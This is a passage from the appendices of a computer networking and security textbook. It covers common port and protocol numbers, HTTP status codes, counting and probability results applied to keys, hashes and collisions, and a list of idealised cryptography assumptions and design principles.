631 IPP, Internet printing

1503 Windows Live Messenger

1512 WINS, Windows naming service

3306 MySQL database server

3723 Blizzard games

5060 SIP, voice/video signalling

5190 ICQ, instant messaging

8080 HTTP proxy server

Protocol numbers for commonly used transport protocols include:

1 ICMP

2 IGMP

6 TCP

17 UDP

33 DCCP

41 IPv6 encapsulation

47 GRE

89 OSPF

Status codes and their meaning for common HTTP responses include:

100 Continue Client should continue to sent the request

200 Ok Requested content is included in response

301 Moved Permanently This and all future requests should be redirected to the given URL

304 Not Modified Requested content has not been modified since last access

401 Unauthorized Requested content requires authentication that has not been provided or is incorrect

403 Forbidden Request is ok, but not allowed to access the requested content

404 Not Found Requested content could not be found on server

503 Service Unavailable Requested server is currently unavailable

Appendix B

Statistics for Communications and Security

This chapter presents a selection of definitions and examples of mathematical properties that may be useful in learning computer communications and security.

B.1 Binary Values

Applying several properties of exponentials and logarithms can make it easier when dealing with large binary values. Consider the following properties:

$$n^x \times n^y = n^{x+y}$$

$$\frac{n^x}{n^y} = n^{x-y}$$

$$\log_n(x \times y) = \log_n(x) + \log_n(y)$$

$$\log_n\left(\frac{x}{y}\right) = \log_n(x) - \log_n(y)$$

For example:

$$\begin{aligned} 2^{12} &= 2^{2+10} \\ &= 2^2 \times 2^{10} \\ &= 4 \times 1024 \\ &= 4096 \end{aligned}$$

With this property of exponentials, if you can remember the values of 2^1 to 2^{10} then you can approximate most values of 2^b that you come across in communications and security. Table B.1 gives the exact or approximate decimal value for b-bit numbers.

File: nsl/statistics.tex, r1669

Exponent, b	2^b	
(bits)	Exact Value	Approx. Value
0	1	-
1	2	-
2	4	-
3	8	-
4	16	-
5	32	-
6	64	-
7	128	-
8	256	-
9	512	-
10	1,024	1,000 $= 10^3$
11	-	2,000
12	-	4,000
13	-	8,000
14	-	16,000
	...	
19	-	512,000
20	-	1,000,000 $= 10^6$
21	-	2×10^6
22	-	4×10^6
23	-	8×10^6
	...	
29	-	512×10^6
30	-	10^9
31	-	2×10^9
32	-	4×10^9
33	-	8×10^9
	...	
39	-	512×10^9
40	-	10^{12}
50	-	10^{15}
60	-	10^{18}
70	-	10^{21}
$x \times 10$	-	10^{3x}

Table B.1: Useful Exact and Approximate Values in Binary

Another example:

$$\begin{aligned}
\frac{2^{128}}{2^{100}} &= 2^{128-100} \\
&= 2^{28} \\
&= 2^{8} \times 2^{20} \\
&\approx 256 \times 10^{6} \\
&\approx 10^{8}
\end{aligned}$$

Similar with logarithms:

$$\begin{aligned}
\log_2(20,000) &= \log_2(20 \times 10^3) \\
&= \log_2(20) + \log_2(10^3) \\
&\approx 4 + 10 \\
&\approx 14
\end{aligned}$$

B.2 Counting

Definition 1 (Number of Binary Values)**.** *Given an n-bit number, there are 2^n possible values.*

Example 1.1. Consider a sliding-window flow control protocol that uses an 16-bit sequence number. There are $2^{16} = 65,536$ possible values of the sequence number, ranging from 0 to 65,535 (after which it wraps back to 0).

Example 1.2. An IP address is a 32-bit value. There are 2^{32} or approximately 4×10^9 possible IP addresses.

Example 1.3. If choosing a 128-bit encryption key randomly, then there are 2^{128} possible values of the key.

Video
Number of Binary Values (5 min; Jan 2015)
https://www.youtube.com/watch?v=AJU0BgwkXLU

Definition 2 (Fixed Length Sequences)**.** *Given a set of n items, there are n^k possible k-item sequences, assuming repetition is allowed.*

Example 2.1. A user chooses a 4-digit PIN for a bank card. As there are 10 possible digits, there are 10^4 possible PINs to choose from.

Example 2.2. A standard keyboard includes 94 printable characters (a–z, A–Z, 0–9, and 32 punctuation characters). If a user must select a password of length 8, then there are 94^8 possible passwords that can be selected.

Video
Fixed Length Sequences (7 min; Jan 2015)
https://www.youtube.com/watch?v=9srF2V1f1gU

Definition 3 (Pigeonhole Principle)**.** *If n objects are distributed over m places, and if $n > m$, then some places receive at least two objects.*

Video
Pigeonhole Principle (2 min; Jan 2015)
https://www.youtube.com/watch?v=sz9yPCGW2D4

Example 3.1. There are 20 balls to be placed in 5 boxes. At least one box will have at least two balls. If the balls are distributed in a uniform random manner among the boxes, then on average there will be 4 balls in each box.

Video
Pigeonhole Principle with Uniform Random Distribution (1 min; Jan 2015)
https://www.youtube.com/watch?v=PDCuL_SExu0

Example 3.2. A hash function takes a 100-bit input value and produces a 64-bit hash value. There are 2^{100} possible inputs distributed to 2^{64} possible hash values. Therefore at least some input values will map to the same hash value, that is, a collision occurs. If the hash function distributes the input values in a uniform random manner, then on average, there will be $\frac{2^{100}}{2^{64}} \approx 6.4 \times 10^{10}$ different input values mapping to the same hash value.

Video
Pigeonhole Principle and Hash Functions (5 min; Jan 2015)
https://www.youtube.com/watch?v=5xjMuZIMLLk

B.3 Permutations and Combinations

Definition 4 (Factorial)**.** *There are $n!$ different ways of arranging n distinct objects into a sequence.*

Example 4.1. Consider four coloured balls: Red, Green, Blue and Yellow. There are $4! = 24$ arrangements (or permutations) of those balls:

```
RGBY, RGYB, RBGY, RBYG, RYGB, RYBG,
GRBY, GRYB, GBRY, GBYR, GYRB, GYBR,
BRGY, BRYG, BGRY, BGYR, BYRG, BYGR,
YRGB, YRBG, YGRB, YGBR, YBRG, YBGR
```

Video
Factorial and arranging balls (2 min; Jan 2015)
https://www.youtube.com/watch?v=Ay_E8bsOXJw

Example 4.2. The English alphabetic has 26 letters, a–z. There are $26! \approx 4 \times 10^{26}$ ways to arrange those 26 letters.

Video
Arranging English Letters (2 min; Jan 2015)
https://www.youtube.com/watch?v=ksilZXfwuQs

Example 4.3. An encryption algorithm takes a 64-bit plaintext message and a key as input and then maps that to a 64-bit ciphertext message as output. There are $2^{64} \approx 1.6 \times 10^{19}$ possible input plaintext messages. There are $2^{64}! \approx 10^{10^{88}}$ different reversible mappings from plaintext to ciphertext, i.e. $2^{64}!$ possible keys.

Video
Number of keys for ideal block cipher (6 min; Jan 2015)
https://www.youtube.com/watch?v=iQBLbz0w99s

Definition 5 (Combinations)**.** *The number of combinations of items when selecting k at a time from a set of n items, assuming repetition is not allowed and order doesn't matter, is:*

$$\frac{n!}{k!\,(n-k)!}$$

The following definition is just a specific instance of number of combinations (Definition 5) when $k = 2$. However the formula is simplified.

Definition 6 (Number of Pairs)**.** *The number of pairs of items in a set of n items, assuming repetition is not allowed and order doesn't matter, is:*

$$\frac{n\,(n-1)}{2}$$

Example 6.1. There are four coloured balls: Red, Green, Blue and Yellow. The number of different coloured pairs of balls is $4 \times 3/2 = 6$. They are: `RG, RB, RY, GB, GY, BY`. Repetitions are not allowed (as they won't produce different coloured pairs), meaning `RR` is not a valid pair. Ordering doesn't matter, meaning `RG` is the same as `GR`.

Example 6.2. A computer network has 10 devices. The number of links needed to create a full-mesh topology is $10 \times 9/2 = 45$.

Example 6.3. There are 50 users in a system, and each user shares a single secret key with every other user. The number of keys in the system is $50 \times 49/2 = 1,225$.

Video
Number of Pairs from n Items (5 min; Jan 2015)
https://www.youtube.com/watch?v=ZykkvK_Hu5g

B.4 Probability

In this chapter when referring to a "random" number it means taken from a uniform random distribution. That means there is equal probability of selecting each value from the set.

Definition 7 (Probability of Selecting a Value)**.** *Probability of randomly selecting a specific value from a set of n values is $1/n$.*

Example 7.1. There are five coloured balls in a box: red, green, blue, yellow and black. The probability of selecting the yellow ball is 1/5.

Example 7.2. IEEE 802.11 (WiFi) involves a station selecting a random backoff from 0 to 15. The probability of selecting 5 is 1/16.

Video
Probability of Selecting a Particular Value from a Set (2 min; Jan 2015)
https://www.youtube.com/watch?v=hB5Hs4QPUUQ

Definition 8 (Total Expectation)**.** *For a set of n events which are mutually exclusive and exhaustive, where for event i the expected value is E_i given probability P_i, then the total expected value is:*

$$E = \sum_{i=1}^{n} E_i P_i$$

Video
Total Expectation Definition (1 min; Jan 2015)
https://www.youtube.com/watch?v=HiHIE9oFeiU

Example 8.1. Average packet delay for packets in a network is 100 ms along path 1 and 150 ms along path 2. Packets take path 1 30% of the time, and take path 2 70% of the time. The average packet delay across both paths is: $100 \times 0.3 + 150 \times 0.7 = 135$ ms.

Video
Total Expectation and Packet Delay (3 min; Jan 2015)
https://www.youtube.com/watch?v=-yxbhR-EeHQ

Example 8.2. In a network with 1,000 users, 150 users choose a 6-character password, 500 users choose a 7-character password, 250 users choose 9-character password and 100 users choose a 10-character password. The average password length is 7.65 characters.

Video
Total Expectation and Password Selection (3 min; Jan 2015)
https://www.youtube.com/watch?v=zTX7ENu-F20

Definition 9 (Number of Attempts). *If randomly selecting values from a set of n values, then the number of attempts needed to select a particular value is:*

- *best case: 1*
- *worst case: n*
- *average case: $n/2$*

Video
Number of Attempts Needed to Randomly Select a Value (1 min; Jan 2015)
https://www.youtube.com/watch?v=brDlrkuiH50

Example 9.1. One person has chosen a random number between 1 and 10. Another person attempts to guess the random number. The best case is that they guess the chosen number on the first attempt. The worst case is that they try all other numbers before finally getting the correct number, that is 10 attempts. If the process is repeated 1000 times (that is, one person chooses a random number, the other guesses, then the person chooses another random number, and the other guesses again, and so on), then on average 10% of time it will take 1 attempt (best case), 10% of the time it will take 2 attempts, 10% of the time it will take 3 attempts, . . . , and 10% of the time it will take 10 attempts (worst case). The average number of attempts is therefore 5.

Video
Attempts to select a value between 1 and 10 (5 min; Jan 2015)
https://www.youtube.com/watch?v=nQUda8Uq-Ho

Example 9.2. A user has chosen a random 128-bit encryption key. There are 2^{128} possible keys. It takes an attacker on average $2^{128}/2 = 2^{127}$ attempts to find the key. If instead a 129-bit encryption key was used, then the attacker would take on average $2^{129}/2 = 2^{128}$ attempts. (Increasing the key length by 1 bit doubles the number of attempts required by the attacker to guess the key).

Video
Attempts to guess a secret key (3 min; Jan 2015)
https://www.youtube.com/watch?v=8IttaYPN4MA

B.5 Collisions

Definition 10 (Birthday Paradox)**.** *Given n random numbers selected from the range 1 to d, the probability that at least two numbers are the same is:*

$$p(n;d) \approx 1 - \left(\frac{d-1}{d}\right)^{n(n-1)/2}$$

Example 10.1. Given a group of 10 people, the probability of at least two people have the same birth date (not year) is:

$$p(10;365) \approx 1 - \left(\frac{364}{365}\right)^{10(9)/2} = 11.6\%$$

Defintion 10 can be re-arranged to find the number of values needed to obtain a specified probability that at least two numbers are the same:

$$n(p;d) \approx \sqrt{2d \ln\left(\frac{1}{1-p}\right)}$$

Example 10.2. How many people in a group are needed such that the probability of at least two of them having the same birth date is 50%?

$$n(0.5;365) \approx \sqrt{2 \times 365 \times \ln\left(\frac{1}{1-0.5}\right)} = 22.49$$

So 23 people in a group means there is 50% chance that at least two have the same birth date.

Example 10.3. Given a hash function that outputs a 64-bit hash value, how many attempts are need to give a 50% chance of a collision?

$$\begin{aligned} n(0.5;2^{64}) &\approx \sqrt{2 \times 2^{64} \times \ln\left(\frac{1}{1-0.5}\right)} \\ &\approx \sqrt{2^{64}} \\ &= 2^{32} \end{aligned}$$

Following Example 10.3, the number of attempts to produce a collision when using an n-bit hash function is approximately $2^{n/2}$.

Appendix C

Cryptography Assumptions and Principles

Cryptography is a large, complex topic. However even if the details are not understood, we can still apply concepts from cryptography to design secure systems. This chapter lists some common assumptions that are made about cryptographic techniques as well as some principles that are used in designing secure systems. Although in theory the assumptions do not always hold, they are true in many practical situations (and when they are not true, it will be made clear).

C.1 Assumptions

C.1.1 Encryption

A1. Symmetric key cryptography is also called conventional or secret-key cryptography.

A2. Public key cryptography is also called asymmetric key cryptography.

A3. In symmetric key crypto, the same secret key, K, is used for encryption, E(), and decryption, D(). The secret is shared between two entities, i.e. K_{AB}.

A4. In public key crypto, there is a pair of keys, public (PU) and private (PR). One key from the pair is used for encryption, the other is used for decryption. Each entity has their own pair, e.g. (PU_A, PR_A).

A5. Encrypting plaintext (or a message), P or M, with a key, produces ciphertext C, e.g. $C = \mathrm{E}(K_{AB}, P)$ or $C = \mathrm{E}(PU_A, M)$.

A6. Decrypting ciphertext with the correct key will produce the original plaintext. The decrypter will be able to recognise that the plaintext is correct (and therefore the key is correct). E.g. $P = \mathrm{D}(K_{AB}, C)$ or $M = \mathrm{D}(PR_A, C)$.

A7. Decrypting ciphertext using the incorrect key will *not* produce the original plaintext. The decrypter will be able to recognise that the key is wrong, i.e. the decryption will produce unrecognisable output.

File: nsl/secassume.tex, r1669

C.1.2 Knowledge of Attacker

A8. All algorithms used in cryptography, e.g. encryption/decryption algorithms, hash functions, are public.

A9. An attacker knows which algorithm is being used, and any public parameters of the algorithm.

A10. An attacker can intercept any message sent across a network.

A11. An attacker does not know secret values (e.g. symmetric secret key K_{AB} or private key PR_A).

A12. Brute force attacks requiring greater than 2^{80} operations are impossible.

C.1.3 Authentication with Symmetric Key and MACs

A13. An entity receiving ciphertext that successfully decrypts with symmetric secret key K_{AB} knows that the original message has not been modified and that it originated at one of the owners of the secret key (i.e. A or B).

A14. An entity receiving a message with attached MAC that successfully verifies, knows that the message has not been modified and originated at one of the owners of the MAC secret key.

C.1.4 Hash Functions

A15. A cryptographic hash function, H(), takes a variable sized input message, M, and produces a fixed size, small output hash, h, i.e. $h = \mathrm{H}(M)$.

A16. Given a hash value, h, it is impossible to find the original message M.

A17. Given a hash value, h, it is impossible to find another message M' that also has a hash value of h.

A18. It is impossible to find two messages, M and M', that have the same hash value.

C.1.5 Digital Signatures

A19. A digital signature of a message M is the hash of that message encrypted with the signers private key, i.e. $S = \mathrm{E}(PR, \mathrm{H}(M))$

A20. An entity receiving a message with an attached digital signature knows that that message originated by the signer of the message.

C.1.6 Key Management and Random Numbers

A21. A secret key can be exchanged between two entities without other entities learning its value.

A22. Any entity can obtain the correct public key of any other entity.

A23. Pseudo-random number generators (PRNG) can generate effectively true random numbers.

C.2 Principles

P1. *Experience*: Algorithms that have been used over a long period are less likely to have security flaws than newer algorithms.

P2. *Performance*: Symmetric key algorithms are significantly faster than public key algorithms.

P3. *Performance*: The time to complete a cryptographic operation is linearly proportional with the input data size.

P4. *Key Distribution*: Keys should be distributed using automatic means.

P5. *Key Re-use*: The more times a key is used, the greater the chance of an attacker discovering that key.

P6. *Multi-layer Security*: Using multiple overlapping security mechanisms can increase the security of a system.

Appendix D

Versions of this Book

This book is work-in-progress. It is expected errors will be fixed, improvements made and new content added on a regular basis. The intention is that:

- A new major version will be released (if necessary) at the start of each teaching term. That is currently March (03), July (07) and November (11). If no significant updates are made between teaching terms, then a new major version may be skipped. The major versions will be named by year and month, e.g. 19.03, 19.07, 19.11, 20.03.
- Minor versions will be released to fix bugs, typos and formatting issues. They may contain new content (e.g. new chapter or new section), so long as the existing chapters and sections are not re-numbered (e.g. new chapters will be added at the end of the book). Apart from this, they will not contain significant changes to the content. The minor versions will be identified by the SVN revision number on the first page of the book.

Summary of changes between versions are listed below.

NSL 19.03

`r1671`, 1 March 2019: First public release of the book.

Index